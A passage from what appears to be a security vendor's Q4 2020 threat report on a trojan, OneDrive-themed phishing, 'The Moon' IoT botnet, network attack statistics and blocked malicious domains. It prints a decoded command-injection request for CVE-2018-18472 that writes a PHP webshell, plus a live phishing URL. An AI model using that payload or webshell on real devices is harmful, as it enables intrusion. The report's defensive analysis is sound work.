However, these more proactive techniques often require virtual environments, or sandboxes, in order to automate their inspection, and threat actors also try to evade that. Many malware samples we inspect in virtual environments appear benign at first. This happens because virtual environments can leak small environmental details to a running process that gives away the fact that it's being virtualized. Since malware authors know researchers leverage virtualization for research, they write mechanism in their malware designed to try and detect virtualization. If the malicious sample recognizes it's being virtualized, it does not run its malicious payloads and exits instead. This could make it appear benign when it's not. Attackers and researchers call this evasive capability anti-sandboxing.

APT Blocker is a sandboxing service that uses behavioral analysis to catch never-before-seen malware, which we call zero day malware. Though APT Blocker is a sandbox, it uses a specialized virtualization technique called Full System Code Emulation. While this is a form of virtualization, APT Blocker is able to see and capture every command sent to the physical CPU and memory (not just the virtual ones). This allows it to detect the actual code malware uses to detect a sandbox. When APT Blocker sees any code looking for environmental details showing a virtualized environment, it fakes results that suggest a normal, physical system, thus tricking the malware's anti-sandboxing features. This anti-anti-sandboxing allows APT Blocker to still see the malicious results of evasive malware and block it – in fact, APT Blocker even uses the anti-sandboxing itself as a strong indicator of maliciousness (normal programs usually don't try to detect virtual environments).

In any case, malware is getting so evasive that without proactive technologies like APT Blocker, signature-based solutions would miss a huge percentage of malware.



Individual Malware Sample Analysis

Trojan.Script.1026663

We saw a new trojan in the top 5 most-widespread malware detection list. We inspected three of the most-seen variants and all of them made a network connection to the same IP address. We suspect a hacking group coordinated the attack to push this trojan. We inspected the trojan and found it uses multi-staged downloads to bypass detection. To start, a victim will receive an email asking for a quote from an order list. The title of the email “Re: Order for Nov – 2020” indicates the date sent and the email header also indicates a sent date of November 5. The email contains an attached document supposedly with the order list.




Figure 4: Trojan.Script.1026663_email

Upon opening the document, the victim receives a warning from Microsoft not to allow editing due to security risks, but below that another notice says, “Linked files and other functionality has been disabled, to restore this functionality, you must Edit this file.” This could cause some victims to allow editing. “Enabling Editing” would allow you to edit the Office document but also gives the document permission to run any exploits that it couldn’t otherwise execute.




Figure 5: Trojan.Script.1026663_Word

When you allow editing, the document loads another document designed to exploit [CVE-2017-11882](#), a fileless code injection vulnerability. It leverages that code injection to forcefully download and run a final payload, which in this case was Agent Tesla. We covered Agent Tesla in a previous report. See the [2019 Q4 report](#) for more details.

Creating a multi-stage trojan allows it to bypass email scanners. The initial document “Our order list.docx” doesn’t exploit or run anything that we would determine as malicious but the payload it downloads does.

Email scanners may not block these stages since they don’t contain malicious code in itself. Trojans use multi-stage techniques like these to bypass network firewalls. For this reason, we recommend a layered defense containing email protection, network protection that covers encrypted traffic, and good endpoint detection that can’t be disabled by users.

Phishing

We saw many phishing attempts in Q4. One caught our eye because of its use of legitimate Cloud services. This sample phishing email appears to come from the sender “One Drive.” However, attackers can easily spoof an email’s “From” field so you can’t always expect it to accurately represent the real sender. If you didn’t know this, you might incorrectly assume this email came from Microsoft OneDrive (despite its inaccurate representation with a space between words) and open the attached document. You may have even ignored your email server’s warning not to click links or attachments from external emails, as you expect OneDrive emails come from outside your organization.




Figure 6: Phishing_Email

If you opened the attached PDF, you’d see the Office365 logo, a link to view the message, a link to how Office365 protects messages, and a privacy statement. As you might guess, this is very loosely emulating Microsoft O365’s Protected Message functionality, which indeed can extend its encryption to attached PDF files, just not in this exact way.




Figure 7: Phishing_PDF

If you hover over the “View OneDrive Message” link, you see it redirects to a Google’s Firebase Storage domain, which is a Cloud storage service associated with their mobile development platform. While this is a legitimate domain, which may trick some victims, discerning users should realize Microsoft would not use a Google domain for OneDrive.

<https://firebasestorage.googleapis.com/v0/b/girtu6765resdfghu76re.appspot.com/o/65-5-5v-g6-g%2Ftr-e-55-r5-gf.html?alt=media&token=085ff2f7-1f70-42ee-898c-18f1deb2205d>

Figure 8: Phishing_URL

As explained earlier in the report, some legitimate Cloud service domains, like GoogleAPIs.com, aren’t always safe, as customers can control content within these legitimate Cloud services. Here we see a link to the GoogleAPIs.com domain, likely used to capture credentials. When clicking on the link today we get an error, but if the page wasn’t taken down, we suspect we would see a page requesting credentials like we have seen many times.

Watch out for links even when the domain names look safe. You should always check with the sender of any unsolicited emails giving you links that require a login even if you know the sender.

“The Moon” and an additional exploit (Linux.Generic):

The Moon, a relatively new IoT (router) botnet, made our top 10 malware list during Q4. After an initial investigation, we learned this malware is part of a network of servers pushing this and similar malware to Linux-based, consumer-grade network devices like routers.

Within the attacker’s infrastructure, we found the Linux-specific malware compiled for ARM processors. Outside of the new M1 Macs, ARM is most used in IoT and other Linux deployments, meaning your average home computer can’t understand applications with ARM instructions, but many IoT devices can. We also believe this helped evade detection as many defense tools focus on traditional x86/64 architecture threats.

We identified multiple servers hosting this malware in Latvia and Russia. On one of the servers, we found email addresses that may be past or future victims and an additional malware payload targeting a MIPS processor architecture found on the original PlayStation, but also used by some IoT devices. We also found a script to download and run the malware payload hosted on a non-standard web port (TCP/4449). After further research on the server, we found a shell script to download and run The Moon malware. We also found a request to /nas.php returns a 302 redirect to a URL path that exploits a vulnerability found in Axentia, CVE-2018-18472. This exploit targets many different NAS devices including WD My Book, NetGear Stora, SeaGate Home, Medion LifeCloud NAS, and many others that use the Axentia operating system.

If the attacker tricks a victim into loading up the /nas.php url path while on their NAS device's router, the page redirects to a localhost address, meaning the device itself. The request path includes an encoded command which after decoding looks like this.

```
http://127.0.0.1:2000/a.php?d<?xml version="1.0"?><proxy_request><command_name>usb</command_name><operation_name>eject</operation_name><parameter parameter_name="disk">a`  
echo <?php  
echo '<pre>';  
system($_GET['cmd']);  
echo '</pre>';  
?>  
>/var/www/html/html/u.php`</parameter></proxy_request>
```

The redirected request exploits a vulnerability in the NAS device's API, enabling the attacker to write out a new PHP file in the web-accessible directory /var/www/html/ titled u.php. The contents of the PHP file are very simple: take a parameter called 'cmd' passed in a GET request to the script, and execute it on the device by using the PHP system() command. This is an example of a simple yet effective [webshell](#).

In the past, the malware has attempted to use exploits on consumer-based routers such as Linksys, ASUS, MikroTik and D-Link. The malware adds these routers to its botnet to act as a proxy for other attacks.

This threat highlights the need to keep all networking equipment up to date with the latest security patches. We recommend ensuring you have updated your IoT devices, consumer routers and NAS appliances to the latest firmware. You should also protect them with a firewall or unified threat management (UTM) appliance, only allowing limited access to any remote management interfaces, preferring ones that includes anti-malware services. Many users find it easy to allow all traffic to and from IoT devices, but we recommend against this. You should limit any remote access to your IoT devices to VPN connections, or at the very least a very limited access control list of IPs you want to allow.

Network Attack Trends

As an essential Firebox service, the Intrusion Prevention Service (IPS) is on guard defending against common network-borne threats such as memory corruption vulnerabilities, SQL injections (SQLi), brute force login attempts, and cross-site scripting (XSS), as well as any attacks that target specific software vulnerabilities in network-connected applications. Attack methods continue to evolve and as that happens IPS receives new signatures to identify and catch these new exploits. In this section of the report, we cover the latest trends in network attacks that IPS blocked on Fireboxes deployed across the world.

Q4 network attack volume only changed mildly compared to Q3, kind of like GameStop's stock price changes before 2021. In the fourth quarter of 2020, Fireboxes that opted in to the Firebox Feed detected 3,498,356 network attacks. This Q4 volume represents the largest peak both in 2020 and dating back two and a half years, yet volume only increased 5% over Q3. In contrast, we saw a 90% increase from Q2 to Q3. Additionally, we saw another steady increase in the total unique signatures (the breadth of different types of network exploits we see), which rose by 4% to a total of 455.

Our telemetry data has been invaluable to us. We use it to identify new trends and respond to evolving threats. Due to a 5% decline in Firebox telemetry sharing this quarter, we could have expected an overall decrease in total attack attempts. To the contrary, Fireboxes blocked an average of 77 network attacks per device; an increase of 7 hits per box and 9% rise from Q3. Should the subset of Fireboxes reporting in Q4 have stayed the same as Q3, we extrapolate that volume could have hit 3,673,274 network attacks (assuming that 77 hits per box). This shows threat actors still target the network perimeter looking for exposed network services, even as the world largely continued to work remotely throughout 2020.



Most-Widespread Network Attacks

While we find it interesting to analyze the top attacks by volume, we've found looking at the most-widespread attacks even more valuable, as they represent ones that impact the most individual customers. Each quarter, for each of the most-widespread threats, we report on both the top three countries affected and the distribution among three regions. This quarter, all five of the most-widespread attack signatures also showed up in the top 10 network attacks by volume.

While the most-widespread malware list had no new additions, we saw the return of signature [1054838](#), named *WEB Local File Inclusion win.ini*, which we last saw during Q2. This signature detects attempted directory traversal attacks against numerous software, such as Dell Storage Manager, Oracle Application Testing Suite, Microsoft SharePoint Server 2010 SP1, and SharePoint Foundation 2010 SP1. See our [Q2 2020 report](#) for additional information on this flaw.

The top countries among the wide-spread attacks remained largely the same as the last quarter except for the departure of Italy. Last quarter, Italy placed second in number of networks affected by the top attack, a generic web SQL injection vulnerability ([1136841](#)). Even in 2020, SQL injection remains a top attack vector against web applications. If systems do not properly sanitize their input, they risk attackers injecting unintended requests that could open a company to data exposure meant for closed viewing, or possibly corrupting a database with a malicious request.

Signature	Name	Top 3 Countries			AMER	EMEA	APAC
1136841	WEB SQL Injection Attempt -97.2	Brazil 62.82%	Canada 62.11%	USA 60.30%	60.47%	48.10%	54.38%
1059160	WEB SQL injection attempt -33	USA 51.07%	Canada 47.89%	Spain 47.38%	47.27%	32.82%	40.79%
1133451	WEB Cross-site Scripting -36	Spain 48.31%	UK 38.17%	Germany 35.47%	30.38%	36.45%	27.79%
1055396	WEB Cross-site Scripting -9	Canada 37.89%	USA 37.66%	Spain 30.77%	35.63%	26.36%	27.49%
1054838	WEB Local File Inclusion win.ini -1.u	USA 44.42%	Brazil 41.67%	Canada 40.53%	43.22%	21.22%	15.41%

Figure 9: Most-Widespread Network Attacks Q4 2020




Figure 10: Quarterly Trends of All IPS Hits




Figure 11: Quarterly Trends of Unique IPS Signatures

Top 10 Network Attacks Review

The top 10 attacks by volume this quarter nearly reflected the activity from Q3. Frequent readers of this report won't be surprised as we commonly point out that threat actors like to use automated tools that attempt to identify and exploit popular vulnerabilities. Just because many of these attacks have low sophistication doesn't mean you can let your guard down. It only takes one security failure to make the threat actor's other failed attempts worth the effort. That is why a defense-in-depth approach is always key to protecting a network. The main difference this quarter came from two new additions. In the sixth spot lands a generic SQL injection signature added in 2020. The other attack, in tenth place, is a signature for detecting directory traversal attacks. This particular signature can trigger on multiple types of directory traversals including a few CVEs dating back from 2012 ([CVE-2012-5972](#)) to the newest one in 2015 ([CVE-2015-2995](#)). A directory traversal attack usually involves inserting one or more "../" to shift down a sub-directory, perhaps gaining access to directories and files you should not have access to. Subsequently, attackers can leverage this to exfiltrate data, insert data, or gain enhanced permissions to the server. There can be extensive consequences for failing to sanitize inputs.

Signature	Type	Name	Affected OS	Count
1059160	Web Attacks	WEB SQL injection attempt -33	Windows, Linux, FreeBSD, Solaris, Other Unix	896,454
1049802	Web Attacks	WEB Directory Traversal -4	Windows, Linux, FreeBSD, Solaris, Other Unix, macOS	482,859
1133451	Access Control	WEB Cross-site Scripting -36	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	311,147
1054837	Web Attacks	WEB Remote File Inclusion /etc/passwd	Windows, Linux, FreeBSD, Solaris, Other Unix	237,971
1133407	Web Attacks	WEB Brute Force Login -1.1021	Linux, FreeBSD, Solaris, Other Unix, Network Device, Others	188,215
1136841	Web Attacks	WEB SQL Injection Attempt -97.2	Windows, Linux, FreeBSD, Other Unix	162,998
1054838	Web Attacks	WEB Local File Inclusion win.ini -1.u	Windows	75,691
1055065	Web Attacks	WEB SQL Injection Attempt -4	Windows, Linux, FreeBSD, Other Unix	61,873
1055396	Web Attacks	WEB Cross-site Scripting -9	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	53,745
1059877	Access Control	WEB Directory Traversal -8	Windows, Linux, FreeBSD, Solaris, Other Unix	44,529

Figure 12: Top 10 Network Attacks, Q4 2020


Overall Geographic Attack Distribution

WatchGuard splits geographic attack trends into three regions.

- The Americas (AMER) from the southern point in Cape Horn on Hornos Island (Isla Hornos), Chile to the most northern point at Kaffeklubben Island (Qeqertaat), Greenland.
- Europe, the Middle East, and Africa (EMEA). This assembly of full and partial continents stretches from Cape Agulhas AKA "Cape of the Needles," South Africa to Cape Fligely (Мыс Флигели) on Rudolf Island, Russia.
- The Asia and Pacific Region (APAC) from the southern point in Jacquemart Island, New Zealand to Benten-jima (弁天島) Island, Japan (undisputed land) in the north.

The Americas (AMER) boomeranged back to 57% of total attacks worldwide, the same share it held in Q2 of 2020. It rose by 7% from Q3 compared to its 7% decrease from Q2 to Q3. There was a similar increase in EMEA. It rose 9% from Q3 for a total of 30% network attacks. The most drastic change happened in APAC, which dropped from 29% in Q2 to 13% in Q4. This is a 16-point decline. The regional results in Q3 look to be an anomaly as Q1, Q2, and Q4 for 2020 all have less than a 10% deviation per region. We previously attributed the major shift in Q3 2020 to an increase in workers returning to the office in the APAC region. Does that theory still hold up? We don't have the additional data to say for sure, but we will continue monitoring during 2021 to see if we can identify any patterns related to the changing workplace.

Network Attacks by Region



What Is the Attack Flavor of Choice in Your City?

Ann Arbor, United States comes in as the top target for the #1 network attack this quarter, which was generic SQL injection (SQLi). This specific SQLi signature ([WEB SQL injection attempt -33](#)) has become a classic top 10 attack quarter to quarter, and Fireboxes in Ann Arbor defended against 300,000+ of these specific SQL injection attacks. A distant second place for this attack was Ann Arbor's neighboring city Novi, MI. Overall, 93% of these SQLi attacks targeted victims in the AMER region.

Helsinki, Finland was a major recipient of [remote code execution](#) attacks targeted at Microsoft Internet Explorer (IE) and Edge browsers. If you visit a malicious or compromised website with a vulnerable version of IE or Edge, specially crafted code could trigger a memory corruption flaw that attackers could either exploit to execute remote code, or to crash your browser (a denial of service).

Cairo, Egypt was the top city for signature [1134586](#). This signature covers multiple CVEs for [XML external entity \(XXE\)](#) handling in a few different applications. This style of attack targets applications that use XML to store data.

Modern XML documents can define their own storage objects, attributes, and entities through Document Type Definitions (DTDs). For example, an XML document could declare an entity called "companyname" and set it to "ACME INC." Any time the XML parser encounters the shortcut &companyname in the document, it will automatically replace it with the string of text ACME INC. XML documents can also reference external files during entity declaration, meaning &companyname could instead become a reference to a file on the local computer. If an XML parser lets documents define their own entities, it can allow attackers to access local files through the parser and leak sensitive information, as was the case in the CVEs that signature 1134586 covers.

As is evident in the regional attack distribution map, APAC had a small share of the total attacks this quarter. None of the cities in APAC made it onto the #1 spot for any of our top 50 attacks.

Network Attack Conclusion

The security landscape drastically changed in 2020 as a large portion of the workforce shifted to work from home (WFH). This involved an initial decrease in system administrators' sleep schedules and a significant adoption of remote authentication and remote access tools. WatchGuard customers are globally distributed. Over the last year, countries took differing approaches when it came to initiating and easing lockdowns. In addition, organizations made individual decisions with their WFH policy. Therefore, we considered the incremental move from the traditional office setting to home office over the course of many months in 2020. These security change upheavals were met with a consistent trend in network attack detections.

The top 10 network attacks quarter to quarter held near uniform except for one or two changes this quarter. The distribution in network attacks were also consistent if we were to consider Q3 a bit of an anomaly. What can we infer from this? It should not be a surprise, but this is most likely attributed to system administrators continuing best security practices. By routing all their network traffic through Fireboxes, and still maintaining many network services at the office, which they now also allow remote users access to, data continues to flow through the office perimeter regardless of the user's location.

DNS Analysis

DNS, or Domain Name System, is the protocol responsible for resolving domain names to the appropriate IP address where a website is being hosted. WatchGuard's DNS-level firewalling service, DNSWatch, processes and filters domain names for known malicious behaviors before resolving them to their corresponding IP address if they are safe, or a secure black hole if not. This ensures malicious domains are blocked before any additional network traffic is sent to the website. DNSWatch checks each domain against our ever-increasing repository of domain feeds and internal intelligence. If the service identifies the domain on one of these feeds, it throws an alert and the DNSWatch Tailored Analysis team further triages the destination to guarantee it is clear of malware or any other malicious indicators before restoring access.

The DNS Analysis section of this report explores domains that have been blocked the most during the quarter. We unveil the top ten most-blocked malware domains, compromised websites, and phishing domains and discuss and analyze any domains new to our lists that haven't appeared in previous quarters.

WARNING

It should go without saying that you should not visit any of the malicious links we share in this report; at least without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. `www[.]site[.]com`), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.

During Q4, DNSWatch blocked a combined 1,313,686 malicious domains for all DNSWatch clients who actively used the service over the quarter. This was a reduction from previous quarters, but the end of 2020 was a unique quarter. While we couldn't distinguish the specific reason for the drop in connections, we suspect it could relate to the pandemic and quarantine situation around the globe. Specifically, we hypothesize that people reserved their vacation and holidays until the end of the year. There is some evidence that work-from-home employees took less time off during 2020 with the quarantine restricting their vacation options. By the end of the year, many may have realized they had to use it or lose it, causing a higher-than-average amount of long vacations during the year-end holidays. This would result in less employee web browsing, which could account for lower recorded numbers than before. In this section, we'll go over the top blocked domains for three threat categories: Malware, Phishing, and Compromised Websites.

Top Malware Domains

Domain: **easywbdesign[.]com**

This domain is part of a malicious command and control (C2) server group for the Glupteba malware family. Glupteba has been around since 2011, but like most malware families it has had some changes that allow it to keep updating and remaining an effective piece of malware. DNSWatch is tracking this domain as an Indicator of Compromise (IoC).

Easywbdesign[.]com is part of the C2 service that helps provide instructions for the malware. Many times, these infected machines become a part of a bot or zombie network, allowing the attackers to abuse their resources to mine Bitcoin or launch denial-of-service attacks against other targets. While cryptomining seems the current objective of the attackers, a botnet's traditional uses also include sending spam, installing malware and rootkits, and stealing credentials, among other things. You can and should expect the focus of a botnet to change as its criminal masters' monetization goals change.

Domain: **skyprobar[.]info**

This domain was part of an Emotet C2 server network. We most recently discussed the Emotet malware family in our Q3 2020 Security Report.

While at the time of this report, this domain does not have any visible content, we know about its ties to Emotet because of previous research. Luckily, another security company has sinkholed this domain by court order as part of a crackdown on Emotet's infrastructure, but that hasn't stopped existing infections from continuing to beacon out.

Domain: **server2.aserdefa[.]ru**

This domain has been part of a Ursnif Malware campaign. Ursnif is a banking trojan that collects system activity, keystrokes, and network browser activity from its victims. After collecting the data the malware sends those details home to a C2 server hosted at this domain among others.

Malware	
Domain	Hits
bellsyscdn[.]com	736477
findresults[.]site	9216
newage[.]newminer-sage[.]com	9005
newage[.]radnewage[.]com	8957
toknowall[.]com	8861
h1[.]ripway[.]com	6437
easywbdesign[.]com *	5307
skyprobar[.]info *	2605
server2[.]aserdefa[.]ru *	1355
securezzis[.]net *	874

* Denotes the domain has never been in the top 10



Top Compromised Domains

Domain: 1[.]top4top[.]net

As cybersecurity defenses increase, attackers have to become craftier in order to find more ways to distribute phishing and malware campaigns to would-be victims. The only new addition to the top compromised domains list this quarter was top4top, a file-sharing service with minimal upload validation. This lack of file validation allows attackers to place encrypted files, trojans, or other malware onto this file-sharing service easily, and then create links that might trick your users into accessing this content. File-sharing services are a popular payload distribution option for threat actors because their legitimate use often keeps their web reputation high enough to keep the malware threats online.

Top Phishing Domains

Domain: fischbein2-my[.]sharepoint[.]com

